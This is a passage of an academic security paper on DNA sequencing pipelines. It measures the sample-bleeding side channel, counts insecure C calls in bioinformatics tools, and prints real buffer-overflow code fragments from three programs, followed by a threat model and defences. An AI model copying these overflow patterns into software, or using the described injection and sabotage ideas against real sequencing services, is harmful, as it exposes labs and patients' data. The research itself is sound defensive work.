Finally, we must consider the effects of sequencing er-
rors. One way to address these errors is to encode re-
dundant instructions that become semantic NOPs with
random bit flips.
Payloads. To make payloads more robust to errors in-
troduced by synthesis and sequencing, one may fortify
payloads with error-correcting codes. Compression may
be used to offset the increase in payload size and cause
the sequence to be more equally distributed across the
four nucleotides, avoiding issues of too much or too little
GC-content.
5 Side Channel: Sample Bleeding
It is common to multiplex samples in NGS runs on mod-
ern Illumina sequencers to make better use of sequencing
resources and increase throughput. This is accomplished
by adding a 6-8 nucleotide index to each sample before
sequencing, which is later used to demultiplex the sam-
ples. However, the demultiplexing process is not perfect.
The sequence of each read is derived by sequencing a
cluster of DNA on a flow cell. If clusters overlap, are
seeded from multiple distinct strands, or if errors exist
in sequencing the index, then the sequence of a cluster
may be misassigned to an incorrect index [16]. A read
assigned incorrectly will be associated with either an un-
used index and discarded or assigned to the index of a
different sample. In the latter case, it is called sample
bleeding or index cross-talk.
Illumina reports that sample bleeding occurs at a rate
of 0.1%-0.2% with the type of flow cell used in this
study [24], though this continues to a topic of discus-
sion in the sequencing community. The amount of sam-
ple bleeding depends on many factors, like index de-
sign, cluster density, sample diversity, and the underly-
ing sequencing technology [25, 27, 33]. This situation
is known to create a problem with the detection of rare
genetic variants, like genetic markers for cancer [19].
The rise in outsourced sequencing at external facili-
ties, which multiplex samples from different, untrusted
sources creates opportunities for side channel attacks that
are — to date — previously unconsidered by the genomic
sciences. Since sample bleeding is bidirectional, an at-
tacker could gather reads from other indices to reveal
sensitive information or send data to other indices to cor-
rupt or modify their results.
Evaluation of Data Leakage. We can leverage our se-
quencing results from Section 3 to better understand the
security impact and amount of data leakage caused by
sample bleeding. When the exploit was sequenced, it
was multiplexed with seven other samples. One of these
samples contained 1.5 million unique sequences, each
150 base pairs long; this sample is denoted as the tar-
get sample. With permission, we obtained the FASTQ
file associated with the target sample’s index after the
sequences were demultiplexed. Using the two FASTQ
files, one from the target sample and the other from the
exploit, we sought a rough estimate of side channel ef-
fects. We note that all samples were sequenced using
6 nucleotide indices, so the sample bleeding rate may
be higher than other configurations, like 8 nucleotide in-
dices.
We assume that only the exploit sequence is attacker
controlled and that attackers receive only demultiplexed
results from the index of the exploit sample. To analyze
their ability to pull information from other indices, we
examined misassigned reads associated with the target
sample in the exploit FASTQ file. There were 112 reads
that aligned to sequences that came from the target sam-
ple. Two of them originated from the same sequence,
so a total of 111 unique, 150 base pair sequences were
leaked into the exploit FASTQ file. The quality of these
reads was high; 68 of them were a perfect match (60.7%),
and 103 had an edit distance of less than 2 (92.0%). Of
the 235 million bases represented in the target sample,
16,521 were recoverable in the exploit FASTQ file — for
context, the human genome contains around 3.2 billion
bases — and, in total, 0.007% of the data was recover-
able from the target sample.
If we now consider the sample bleeding side channel
in the reverse direction, an attacker could modify the re-
sults that appear in other demultiplexed samples. The
exploit sample contains many copies of the same short
sequence. Thus, any sample bleeding from the exploit
sample into the target sample resembles an attacker try-
ing to inject a single sequence into the target FASTQ file.
The exploit sequence was found 37 times in the target
FASTQ file (30 times with no errors).
Hypothetical Attacks. Now that we have established
sample bleeding as a source of information leakage, we
propose attacks that leverage this side channel.
An attacker could use sample bleeding to inject spe-
cific DNA sequence reads into concurrently sequenced
samples. These reads could contain malicious code or be
used to confuse subsequent downstream analysis (e.g.,
variant calling).
Any reads which bleed from other samples into the at-
tacker’s sample could reveal sensitive information, like
the identity of those samples. Even low levels of only a
few reads could identify the species of a sample, which
could be commercially sensitive in domains like drug
discovery.
Another risk of multiplexing, similar to sample bleed-
ing, is that an attacker may be able to sabotage an en-
tire sequencing run. Most next-generation sequencers
are calibrated to sequence biological DNA; they expect
to see close to a 1:1:1:1 ratio of A:C:G:T. If one of the
samples has low-diversity (a homogenous DNA sample),
the read quality will suffer for all samples, and in ex-
treme cases, the run could fail altogether. This could be
induced with a high-concentration of the same sequence.
Previous experiments by this group showed that if iden-
tical sequences compose more than roughly 25% of the
total DNA, run quality deteriorated.
Summary. The read errors we encountered while de-
veloping the exploit in Section 3 caused us to reflect
upon their origin, meaning, and implications. While the
genome sciences community has measured rough esti-
mates of sample bleeding, ours may be the first research
to consider bleedover from an adversarial perspective
and ask, for example, how much information is leaked
and whether it is possible to push specific data into an-
other party’s sequencing files.
6 Software Security Analysis
Having evaluated the potential security threats for mali-
ciously crafted synthetic DNA in Sections 3-4, as well as
information leakage channels in Section 5, we now eval-
uate the software security practices of the larger bioin-
formatics pipeline. Specifically, we evaluate the secu-
rity practices of common NGS programs to better under-
stand the risks of DNA-based or other exploits in the real
analysis pipeline. Although used broadly by biology re-
searchers, many of these programs are written by small
research groups and thus have likely not been subjected
to serious adversarial pressure. We therefore hypothesize
that the rate of serious vulnerabilities will be higher here
than in more mature software (e.g., Internet services).
Category Program Version Lines of Code
Normalized Count (Total Count)
strcat strcpy sprintf vsprintf gets static buffers
NGS Analysis
Preprocessing
fastx-toolkit 0.0.14 3,189 0.314 (1) 0.314 (1) 0 (0) 0 (0) 0 (0) 14.425 (46)
fqzcomp 4.6 2,066 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 23.233 (48)
Alignment
bowtie2 2.2.9 58,377 0 (0) 0 (0) 0 (0) 0 (0) 0.017 (1) 3.272 (191)
bwa 0.7.15 13,496 1.926 (26) 2.223 (30) 0.222 (3) 0 (0) 0 (0) 10.966 (148)
hisat2 2.0.5 80,930 0 (0) 0 (0) 0 (0) 0 (0) 0.012 (1) 2.508 (203)
STAR 2.5.2b 14,760 0 (0) 0.136 (2) 0.271 (4) 0 (0) 0 (0) 3.388 (50)
De novo assembly
MIRA 4.0.2 69,853 0.014 (1) 0.115 (8) 0.115 (8) 0 (0) 0 (0) 1.904 (133)
velvet 1.2.10 22,794 1.228 (28) 2.106 (48) 1.185 (27) 0 (0) 0 (0) 2.588 (59)
SOAPdenovo2 2.04-r240 37,010 0 (0) 0.351 (13) 3.161 (117) 0 (0) 0 (0) 4.945 (183)
Alignment processing
samtools 1.5 56,979 0.351 (20) 0.228 (13) 0.509 (29) 0 (0) 0 (0) 3.247 (185)
bcftools 1.5 77,707 0.090 (7) 0.283 (22) 0.360 (28) 0 (0) 0 (0) 4.375 (340)
RNA-seq cufflinks 2.2.1 68,539 0.058 (4) 0.817 (56) 1.984 (136) 0.029 (2) 0 (0) 4.844 (332)
ChIP-seq PeakSeq 1.3 6,806 0.147 (1) 3.967 (27) 3.526 (24) 0 (0) 0 (0) 7.787 (53)
Control Programs
Web server
nginx 1.11.19 80,905 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 3.411 (276)
httpd 2.4.25 173,376 0.04 (7) 0.19 (33) 0.052 (9) 0 (0) 0 (0) 3.611 (626)
php 7.1.1 637,921 0.003 (2) 0.022 (14) 0.011 (7) 0.002 (1) 0 (0) 5.632 (3593)
DNS server bind 9.9.10b1 255,708 0.055 (14) 0.223 (57) 0.395 (101) 0.004 (1) 0 (0) 7.426 (1899)
Remote shell
openssh-portable 7.4p1 89,403 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 6.264 (560)
mosh 1.2.6 12,228 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 7.933 (97)
File copying rsync 3.1.2 39,446 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 6.718 (265)
FTP vsftpd 3.0.3 16,414 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 2.437 (40)
Database postgres 9.6.1 784,516 0.088 (69) 0.312 (245) 0.454 (356) 0 (0) 0 (0) 9.964 (7817)
Packet processing tcpdump 4.9.0 73,711 0 (0) 0 (0) 0 (0) 0 (0) 0 (0) 19.726 (1454)
Table 1: Insecure buffer overflow signatures for NGS analysis (top half) and control programs (bottom half). The counts reported
are the number of lines containing the corresponding insecure function call or static buffer declaration. Each count is normalized
by the number of appearances per 1000 lines of code. scanf is not included because it was not present in any program.
Program Selection. Many commonly used, open
source analysis programs are written in unsafe lan-
guages, like C and C++, known to be vulnerable to buffer
overflow attacks. To quantify the risk of buffer overflows
in NGS analysis programs, we evaluated 13 programs
that operate at different stages of the analysis pipeline
(see Table 1). To generate the list of programs in a sys-
tematic manner, we choose 6 analysis categories: (1)
preprocessing, (2) alignment, (3) de novo assembly, (4)
alignment processing, (5) RNA-seq, and (6) ChiP-seq.
We required at least one program from each category. We
searched for programs that were open source and written
in either C or C++. To ensure that all of these programs
were actively used by biologists, we required that they be
available as packages in the Galaxy bioinformatics work-
flow system (a popular web-based analysis platform) or
be part of a major effort, like the ENCODE project or the
assembly of the great panda genome [14, 21, 36]. Many
of them, including bwa, bowtie2, and samtools, come
installed on current Illumina sequencers. The one excep-
tion was the fqzcomp program, which we included be-
cause we used it earlier in Section 3. We shared our find-
ings about these programs with their maintainers in the
hope of raising their security mindfulness. Our discus-
sions with them confirmed that many had not considered
the security of their software.
Analysis Approach. We evaluated the risk of buffer
overflow attacks in these programs by using the rec-
ommendations of the OWSAP buffer overflow review
guide [29]. It suggests removing insecure C library func-
tion calls and checking static buffers and print format
strings. To quantify this, we counted the number of
lines containing commonly misused, insecure function
calls (strcat, strcpy, sprintf, vsprintf, gets, and
scanf) and static buffer declarations. We derived these
counts using the clang-query tool, which searches the ab-
stract syntax tree generated by the clang C and C++ com-
piler. We analyzed only those files compiled using the
default build. Function calls and buffer declarations in
headers were also counted if they were included in code
files, but they were ignored if they were in standard li-
brary headers (like the C standard lib or Boost library).
For comparison, we also computed these same metrics
for 10 control programs. For these, we chose programs
that were Internet connected and likely to have already
received adversarial pressure. Again, we included pro-
grams from 7 different categories and only considered
open source programs written in C or C++.
Analysis Results. The most common insecure func-
tions in both the NGS and control programs were
strcat, strcpy, and sprintf. The others were used
infrequently, and scanf was not present in any program.
The gets function appeared once in two NGS programs;
NGS Control
0
1
2
3
4
5
6
7
8Countper1000LinesofCode Insecure Function Calls
NGS Control
5
10
15
20
Static Buffers
Figure 4: A box plot with the average number of insecure func-
tion calls (left) and number of static buffer declarations (right)
in each program. Programs are separated into their correspond-
ing type (NGS or control) and all counts are normalized (count
/ 1000 lines of code).
this is notable because gets is an especially insecure
function that cannot do bounds checking, which is why
it was removed from the 2011 C standard [1]. Overall,
there was more insecure function usage in the NGS pro-
grams (Figure 4), with an average of 2.005 insecure func-
tion calls present per 1000 lines of code (sd=2.299) but
only 0.185 in the control programs (sd=0.304) — an 11-
fold difference. Using a two-tailed t-test, this difference
was found to be statistically significant (p=0.027).
We hypothesized that there may be more static buffer
declarations in the NGS programs due to poor cod-
ing practices, but there did not appear to be a differ-
ence. The NGS programs had an average of 6.729
buffer declarations per 1000 lines of code (sd=5.925),
and the control programs had a similar average of 7.312
(sd=4.674). This difference was not statistically signif-
icant (p=0.809). These results are only heuristics for
buggy code, but the high prevalence of insecure func-
tion calls in NGS programs provides evidence that the
NGS analysis pipeline does not adhere to security best
practices.
A Deeper Dive. To delve deeper into the security of
the NGS pipeline, we next looked for vulnerabilities
in the 13 programs. To identify them, we compiled
each NGS program with the HP Fortify static code an-
alyzer, which generates reports that include possible vul-
nerabilities [11]. We also manually inspected code for
the insecure C library calls we noted previously. We
quickly identified buffer overflow vulnerabilities in three
of the NGS programs (fastx-toolkit, samtools, and
SOAPdenovo2) and designed inputs that targeted these
vulnerabilities to overflow buffers and crash programs
(Figure 5). These vulnerabilities are described below:
• fastx-toolkit. This utility generates aggregate
statistics on FASTQ files. It places aggregate re-
sults in a static array that is 2,000 bases long, and
any reads longer than this will overflow the buffer.
A check ensures that the read length does not ex-
ceed a limit; however, an incorrect limit of 25,000
was used by mistake. Fittingly, a comment next to
the overflowable, static buffer says, “that’s pretty ar-
bitrary... should be enough for now.”
• samtools. This program post-processes DNA read
alignment files. In code that parses the header string
of an alignment file (SAM file), it places the parsed
header into the same buffer as the original unparsed
header, which normally shrinks the result. However,
if the header is malformed, then the parsed header
grows larger than the original and will overflow the
buffer.
• SOAPdenovo2. This large, de novo genome assem-
bler parses reads in a FASTQ file and writes them
into a static buffer that is 5,000 characters long.
Any reads longer than 5,000 bases will overflow the
buffer.
Given that the security risks of buffer overflow vulner-
abilities are well known, we did not consider it within the
scope of this paper to convert any of these vulnerabilities
into working exploits. The aim here, to identify these
three vulnerabilities and the construction of the crashing
inputs, was straightforward. Thus, we suspect that these
types of vulnerabilities are common.
These results have implications beyond direct DNA-
based exploits, which we return to in Section 7. Fore-
shadowing that discussion, NGS data is commonly
shared in large biological data repositories, making them
a possible vector for spreading malicious files. There are
also publicly available, remote servers, controlled and
managed by 3rd parties, where users can upload and pro-
cess data using these or similar programs.
Ethics and Disclosure. Numerous software develop-
ers and users are involved in the bioinformatics pipeline
at large. Our findings are not specific to any single entity
in this space, but rather apply broadly, across the industry
as a whole. We have notified the authors of potential is-
sues to the specific software packages that we analyzed,
but we stress that many other software packages likely
share similar types of vulnerabilities.
7 Discussion
Our results, and particularly our discovery that bioin-
formatics software packages do not seem to be written
with adversaries in mind, suggest that the bioinformat-
ics pipeline has to date not received significant adver-
sarial pressure. We thus consider it critical — both as a
research contribution and as a contribution to the broader
community — to reflect upon a threat model for the next-
gen sequencing pipeline. A concrete threat model can
#define MAX_SEQ_LINE_LENGTH (25000)
...
#define MAX_SEQUENCE_LENGTH (2000) //that's pretty arbitrary... should be enough for now
...
struct cycle_data cycles[MAX_SEQUENCE_LENGTH];
...
while ( fastx_read_next_record(&fastx) ) {
if (strlen(fastx.nucleotides) >= MAX_SEQ_LINE_LENGTH)
errx(1, "Internal error: sequence too long (on line %llu). Hard-coded max. length is %d",
fastx.input_line_number, MAX_SEQ_LINE_LENGTH ) ;
//for each base in the sequence...
for (index=0; index<strlen(fastx.nucleotides); index++) {
....
cycles[index].nucleotide[ALL].count += reads_count; // total counts
cycles[index].nucleotide[nuc_index].count += reads_count ; //per-nucleotide counts
....
}
// header->text is a string with the entire header
char * newtext = header->text;
...
// This is parsed incorrectly if the header
// included multiple LN:<num> in the same line
sprintf(len_buf, "LN:%d", header->target_len[tid]);
strcat(newtext, len_buf);
int gLineLen = 5000;
...
int lineLen = gLineLen;
char tmpStr[lineLen];
char * str; // = tempStr
...
memcpy ( str, &buf[p + 1], m - p - 1 );
Figure 5: Code fragments with buffer overflow vulnerabilities in three different NGS programs: fastx-toolkit (top), samtools
(bottom left), and SOAPdenovo2 (bottom right). Text in red highlights buggy code, and text in green denotes comments we included
for clarification.
serve as a guideline for the community, encouraging
the development of defenses and mitigation strategies as
well as the investigation of future exploit vectors. We
begin with a discussion on the future technological and
market trends relevant for DNA sequencing, followed by
a taxonomy of threats and directions for future defenses.
7.1 Future Trends
DNA Sequencing. The decreasing cost, the increasing
throughput, and the broader deployments of DNA se-
quencing capabilities will expand the opportunities and
motivations for attackers to target this pipeline, includ-
ing important domains like forensics, medicine, and agri-
culture. Fundamental aspects of sequencing technology
itself, such as the improving accuracy and ongoing devel-
opment of long read sequencers, e.g., Oxford Nanopore
Technologies [8], will radically change the structure of
sequencing data.
DNA Synthesis. Another quickly improving technol-
ogy is de novo DNA synthesis, which continues to get
faster and cheaper. With novel uses of synthetically pro-
duced DNA, like DNA for data storage [2, 9, 15, 28],
these improvements are expected to continue.
Wet Lab as a Service. There is increasing access to
wet lab techniques and services by non-experts. New
companies exist to provide customers with remote con-
trol of a wet lab through a computer (even offering wet
lab “APIs”) [35]. As these grow more prevalent, they
will enable more actors, even those with scant laboratory
experience, to attack the DNA sequencing pipeline.
Storage and Analysis. As DNA sequencing gets
cheaper, the business focus will likely shift to keep-
ing, analyzing and making use of genomic information
in cloud services (e.g., Illumina’s BaseSpace, Microsoft
Genomics). Tools already exist to help scientists who
have little programming or data science experience an-
alyze DNA sequencing data. Notable examples include
the Galaxy web analysis platform and the Broad Insti-
tute’s cloud based variant calling workflow [3, 13].
7.2 Attack Surfaces
This section covers the attack surfaces that are present
in the end-to-end DNA sequencing pipeline. Our ex-
ploration of this threat model focuses on exploits and is
complementary to existing efforts that protect privacy in
genetic computations [12, 32, 38].
Physical DNA Exploits. Sections 3-4 discussed how
DNA strands themselves could be used as a vector for
injecting code and data into the sequencing pipeline. To
execute such an attack, an attacker could target any facil-
ity that accepts samples for sequencing and processing.
Outsourced sequencing facilities are common because
next-gen sequencing machines are expensive and require
expertise to operate. Many facilities even provide bioin-
formatics services, which means that it is not just the se-
quencing machine but downstream analysis utilities that
could be targeted by a DNA-based attack vector.
Another method of DNA injection is to contaminate
a biological tissue sample (e.g., blood, hair, and saliva)
with malicious DNA that the attacker knows will be se-
quenced. For example, they could send a contaminated
saliva sample to a personalized genomics testing com-
pany, like Sure Genomics [34]. This method creates ad-
ditional challenges because the malicious DNA sample
would have to survive genomic DNA extraction and sam-
ple preparation, including DNA purification, quality con-
trols, and library preparation.
DNA data storage services are an indirect means of
DNA-based code injection; the attacker would provide
digital data to be written that would be encoded and syn-
thesized into DNA and later sequenced when read.
Multiplex Sequencing. To achieve high throughput,
sequencers will continue to support high levels of sample
multiplexing. However, as discussed in Section 5, sam-
ple bleeding gives a side channel to attackers that can be
used to influence any concurrently sequenced samples.
Therefore, it is important to consider the sources of all
DNA samples when sequencing.
Analysis Services. Third party analysis service could
be targeted if they process attacker controlled data with
vulnerable software. Attackers could upload malicious
files directly for processing (e.g., Galaxy) or send mali-
cious data from biological instruments, like a DNA se-
quencer that is integrated with a cloud service (e.g., Illu-
mina’s Basespace Hub). Afterwards, the attacker would
direct the analysis service to process the malicious files
using a vulnerable workflow.
Shared Databases. Biological data generally, and
NGS results specifically, are commonly shared and ana-
lyzed by different research teams. To facilitate this shar-
ing, public repositories of NGS data are available for
download. The NIH, the European Bioinformatics In-
stitute, and the DNA Database of Japan maintain a large
combined repository, called the Sequence Read Archive
(SRA), which contains nearly 10 quadrillion bases of
DNA [31]. Anyone who creates an account can submit
sequencing files, which makes this an easy attack vector.
Direct sharing of biological data, including DNA se-
quences, could also occur directly between collaborators,
e.g., via email. An adversary could also explore direct
sharing as a potential attack vector.
7.3 Defenses
In this section we categorize possible defenses to help
mitigate the attacks described above.
Follow Best Practices for Secure Software. Our anal-
ysis suggests that the bioinformatics software commu-
nity has not received significant adversarial pressure.
Hence, its software is in general not hardened against at-
tack. Our first recommendation is therefore to encourage
the widespread adoption of standard software security
best practices like input sanitization, the use of memory
safe languages or bounds checking at buffers, and regular
security audits.
Patching is challenging because the analysis software
is quite decentralized (packages are often located in in-
dividually managed repositories) and not regularly up-
dated. One solution is to use a centralized repository
to manage updates and deliver patches, similar to the
APT package manager. Packages could also be signed
to ensure their authenticity. In the case of file sharing,
the sequencing files themselves could be signed by ver-
ified research groups before uploading them to central-
ized databases.
Secure Samples. In some domains, like forensics, at-
tackers could be highly motivated to disrupt sequencing
or cause mis-identification. In these cases, the biologi-
cal sample should be tightly monitored from collection
through sequencing. However, physical control of indi-
vidual samples may not be sufficient to stop contamina-
tion because of sample bleeding, which we discuss be-
low.
Minimize Sample Bleeding. Sample bleeding may
make concurrently sequencing samples from untrusted
sources risky. A simple solution is to enforce, by policy,
that the sources of all samples are verified before they are
sequenced together or else they are sequenced separately.
A better solution is to reduce or detect sample bleeding
with technical means.
The overall rate of bleeding can be reduced by prepar-
ing samples with two multiplex indices instead of one
[19, 24] and by modifying the default cluster identifica-
tion algorithm [25]. Another approach is to detect mis-
assigned reads by cross-aligning samples against one an-
other, and any found could be removed by the sequencer
before returning the demultiplexed files. We encourage
future research to minimize this side channel.
Detect Shellcode before Synthesis. Regulations al-
ready exist to prevent the synthesis of a known, dan-
gerous DNA sequence. For example, DNA synthesizers
are required to verify that it is not synthesizing biologi-
cal viruses, like chicken pox [4–6]. While this approach
works well when detecting known dangerous sequences,
it could prove difficult to detect arbitrary DNA shellcode
because general shellcode detection has proved difficult
in other domains. For example, shellcode can be con-
verted into syntactically correct English [23]. However,
we still encourage researchers to find creative strategies
that detect executable code in DNA.
8 Conclusions
Significant advances in DNA synthesis, DNA sequenc-
ing, and genomic sciences derive from tools and tech-
niques not previously scrutinized for security robustness.
We conducted a broad security analysis of the DNA pro-
cessing pipeline, including a study of the feasibility of
synthesizing DNA capable of compromising a computer
program (Sections 3-4), a study of information leakage
and information injection side-channels during the se-
quencing process (Section 5), and a study of the general
software security practices in DNA processing software
(Section 6). To our knowledge, ours is the first effort
to broadly consider this pipeline, and the first to demon-
strate a DNA-based exploit. Informed by our results, we
presented lessons for this field, which has yet to receive
adversarial pressure. We strongly encourage additional
research before such adversarial pressure manifests.
Acknowledgements
This research was supported in part by the University
of Washington Tech Policy Lab, the Short-Dooley Pro-
fessorship, and the Torode Family Professorship. We
thank Sandy Kaplan, R.B. Kohno, Paul Ney, Jay Shen-
dure, Anna Kornfeld Simpson, Lok Yan, and the mem-
bers of the Molecular Information Systems Lab and the
Security and Privacy Research Lab for helpful discus-
sions and comments on earlier drafts of this paper.
References
[1] GETS(3) Linux Programmer’s Manual. Janurary 2012.
[2] BORNHOLT, J., LOPEZ, R., CARMEAN, D. M., CEZE, L.,
SEELIG, G., AND STRAUSS, K. A DNA-based archival storage
system. In Proceedings of the Twenty-First International Confer-
ence on Architectural Support for Programming Languages and
Operating Systems (New York, NY, USA, 2016), ASPLOS ’16,
ACM, pp. 637–649.
[3] Broad Institute and Google Genomics. https://www.
broadinstitute.org/google. Accessed: 2017-06-28.
[4] Code of Federal Reguations, “POSSESSION, USE, AND
TRANSFER OF SELECT AGENTS AND TOXINS”, title 7,
section 331. http://www.ecfr.gov/cgi-bin/text-idx?c=
ecfr&tpl=/ecfrbrowse/Title07/7cfr331_main_02.tpl.
[5] Code of Federal Regulations, “POSSESSION, USE, AND
TRANSFER OF SELECT AGENTS AND TOXINS”, title 9, sec-
tion 121. http://www.ecfr.gov/cgi-bin/text-idx?tpl=
/ecfrbrowse/Title09/9cfr121_main_02.tpl.
[6] Code of Federal Regulations, “SELECT AGENTS AND TOX-
INS”, title 42, section 73. http://www.ecfr.gov/cgi-
bin/text-idx?tpl=/ecfrbrowse/Title42/42cfr73_
main_02.tpl.
[7] CHECKOWAY, S., MCCOY, D., KANTOR, B., ANDERSON, D.,
SHACHAM, H., SAVAGE, S., KOSCHER, K., CZESKIS, A.,
ROESNER, F., AND KOHNO, T. Comprehensive experimen-
tal analyses of automotive attack surfaces. In Proceedings of
the 20th USENIX Conference on Security (Berkeley, CA, USA,
2011), SEC’11, USENIX Association.
[8] Oxford Nanopore Technologies. http://nanoporetech.com.
Accessed: 2017-06-28.
[9] CHURCH, G. M., GAO, Y., AND KOSURI, S. Next-generation
digital information storage in DNA. Science 337, 6102 (2012),
1628–1628.
[10] CLELLAND, C. T., RISCA, V., AND BANCROFT, C. Hiding
messages in DNA microdots. Nature 399, 6736 (1999), 533–534.
[11] Fortify static code analyzer. http://www8.hp.com/us/en/
software-solutions/static-code-analysis-sast/.
Accessed: 2017-02-15.
[12] FREDRIKSON, M., LANTZ, E., JHA, S., LIN, S., PAGE, D.,
AND RISTENPART, T. Privacy in pharmacogenetics: An end-
to-end case study of personalized warfarin dosing. In USENIX
Security Symposium (2014), pp. 17–32.
[13] Galaxy platform. https://usegalaxy.org/. Accessed: 2017-
06-28.
[14] Galaxy tool shed. https://toolshed.g2.bx.psu.edu/. Ac-
cessed: 2017-02-15.
[15] GOLDMAN, N., BERTONE, P., CHEN, S., DESSIMOZ, C., LEP-
ROUST, E. M., SIPOS, B., AND BIRNEY, E. Towards practi-
cal, high-capacity, low-maintenance information storage in syn-
thesized DNA. Nature 494, 7435 (2013), 77–80.
[16] HADFIELD, J. Index mis-assignment to Illumina’s PhiX
control. http://core-genomics.blogspot.com/2016/10/
index-mis-assignment-to-illuminas-phix.html. Ac-
cessed: 2017-02-15.
[17] Breakthrough resolution. overcome limitations. solve more
cases. https://www.illumina.com/areas-of-interest/
forensic-genomics.html. Accessed: 2017-02-16.
[18] Is this the biggest threat yet to illumina? https:
//www.fool.com/investing/general/2016/03/18/is-
this-the-biggest-threat-yet-to-illumina.aspx.
Accessed: 2017-06-01.
[19] KIRCHER, M., SAWYER, S., AND MEYER, M. Double indexing
overcomes inaccuracies in multiplex sequencing on the illumina
platform. Nucleic acids research (2011), gkr771.
[20] KOSCHER, K., CZESKIS, A., ROESNER, F., PATEL, S.,
KOHNO, T., CHECKOWAY, S., MCCOY, D., KANTOR, B., AN-
DERSON, D., SHACHAM, H., AND SAVAGE, S. Experimental
security analysis of a modern automobile. In Proceedings of
the 2010 IEEE Symposium on Security and Privacy (Washington,
DC, USA, 2010), SP ’10, IEEE Computer Society, pp. 447–462.
[21] LI, R., FAN, W., TIAN, G., ZHU, H., HE, L., CAI, J., HUANG,
Q., CAI, Q., LI, B., BAI, Y., ET AL. The sequence and de novo
assembly of the giant panda genome. Nature 463, 7279 (2010),
311–317.
[22] LIAN, W., SHACHAM, H., AND SAVAGE, S. Too lejit to quit:
Extending JIT spraying to ARM. In 22nd Annual Network and
Distributed System Security Symposium, NDSS 2015, San Diego,
California, USA, February 8-11, 2015 (2015), The Internet Soci-
ety.
[23] MASON, J., SMALL, S., MONROSE, F., AND MACMANUS, G.
English shellcode. In Proceedings of the 16th ACM conference on
Computer and communications security (2009), ACM, pp. 524–
533.
[24] Minimize index hopping in multiplexed runs. https:
//www.illumina.com/science/education/minimizing-
index-hopping.html. Accessed: 2017-06-28.
[25] MITRA, A., SKRZYPCZAK, M., GINALSKI, K., ROWICKA, M.,
AND OUDEJANS, C. Strategies for achieving high sequencing
accuracy for low diversity samples and avoiding sample bleeding
using illumina platform. PLoS One 10, 4 (2015).
[26] ONE, A. Smashing The Stack For Fun And Profit. Phrack 49
(1996).
[27] OREGON STATE UNIVERSITY. Illumina barcodes.
http://cgrb.oregonstate.edu/core/illumina-hiseq-
3000/illumina-barcodes. Accessed: 2017-02-15.
[28] ORGANICK, L., ANG, S. D., CHEN, Y.-J., LOPEZ, R.,
YEKHANIN, S., MAKARYCHEV, K., RACZ, M. Z., KAMATH,
G., GOPALAN, P., NGUYEN, B., TAKAHASHI, C., NEWMAN,
S., PARKER, H.-Y., RASHTCHIAN, C., STEWART, K., GUPTA,
G., CARLSON, R., MULLIGAN, J., CARMEAN, D., SEELIG,
G., CEZE, L., AND STRAUSS, K. Scaling up DNA data storage
and random access retrieval. bioRxiv (2017).
[29] OWASP. Reviewing code for buffer overruns and over-
flows. https://www.owasp.org/index.php/Reviewing_
Code_for_Buffer_Overruns_and_Overflows. Accessed:
2017-02-15.
[30] PACIFIC BIOSCIENCES OF CALIFORNIA. Smrt sequencing:
Read lengths. http://www.pacb.com/smrt-science/smrt-
sequencing/read-lengths/. Accessed: 2017-02-16.
[31] Sequence Read Archive. https://trace.ncbi.nlm.nih.
gov/Traces/sra/. Accessed: 2017-02-16.
[32] SHI, X., AND WU, X. An overview of human genetic privacy.
Annals of the New York Academy of Sciences 1387, 1 (2017), 61–
72.
[33] SINHA, R., STANLEY, G., GULATI, G. S., EZRAN, C.,
TRAVAGLINI, K. J., WEI, E., CHAN, C. K. F., NABHAN,
A. N., SU, T., MORGANTI, R. M., ET AL. Index switching
causes spreading-of-signal among multiplexed samples in illu-
mina hiseq 4000 dna sequencing. bioRxiv (2017), 125724.
[34] Sure Genomics. http://www.suregenomics.com/. Ac-
cessed: 2017-06-28.
[35] The automated lab. https://www.nature.com/news/the-
automated-lab-1.16429. Accessed: 2017-06-28.
[36] UC SANTA CRUZ. Software tools used to create the
ENCODE resource. https://genome.ucsc.edu/ENCODE/
encodeTools.html. Accessed: 2017-02-15.
[37] UNTERGASSER, A., CUTCUTACHE, I., KORESSAAR, T., YE,
J., FAIRCLOTH, B. C., REMM, M., AND ROZEN, S. G. Primer3
- new capabilities and interfaces. Nucleic acids research 40, 15
(2012), e115–e115.
[38] WANG, S., BONOMI, L., DAI, W., CHEN, F., CHEUNG, C.,
BLOSS, C. S., CHENG, S., AND JIANG, X. Big data privacy
in biomedical research. IEEE Transactions on Big Data (2016),
1–1.
[39] WETTERSTRAND, K. Dna sequencing costs: Data from the nhgri
genome sequencing program (gsp). http://www.genome.gov/
sequencingcostsdata. Accessed: 2017-02-16.

Dnasec

  • 1.
    Published at the2017 USENIX Security Symposium; addition information at https://dnasec.cs.washington.edu/. Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno University of Washington {neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu Abstract The rapid improvement in DNA sequencing has sparked a big data revolution in genomic sciences, which has in turn led to a proliferation of bioinformatics tools. To date, these tools have encountered little adversarial pressure. This paper evaluates the robustness of such tools if (or when) adversarial attacks manifest. We demonstrate, for the first time, the synthesis of DNA which — when sequenced and processed — gives an at- tacker arbitrary remote code execution. To study the feasibility of creating and synthesizing a DNA-based exploit, we performed our attack on a modified down- stream sequencing utility with a deliberately introduced vulnerability. After sequencing, we observed informa- tion leakage in our data due to sample bleeding. While this phenomena is known to the sequencing community, we provide the first discussion of how this leakage chan- nel could be used adversarially to inject data or reveal sensitive information. We then evaluate the general se- curity hygiene of common DNA processing programs, and unfortunately, find concrete evidence of poor secu- rity practices used throughout the field. Informed by our experiments and results, we develop a broad framework and guidelines to safeguard security and privacy in DNA synthesis, sequencing, and processing. 1 Introduction DNA sequencing costs have dropped exponentially, out- stripping Moore’s Law since 2008, primarily driven by advances in next-generation sequencing (NGS) technolo- gies. For example, Illumina’s cost to sequence the hu- man genome dropped from around $100,000 in 2009 to just $1,000 in 2014 [39]. These advances have revolu- tionized genomic sciences, accelerating the pace of new discoveries in areas such as cancer biology and epidemi- ology. Our research suggests that DNA sequencing and anal- ysis have not to date received significant — if any — ad- versarial pressure. The key question that motivates our research then, is the following: How robust will the DNA sequencing and processing pipeline be if or when adver- sarial pressures manifest? This line of inquiry raises re- lated questions, such as: Are DNA-based attacks pos- sible? What potential 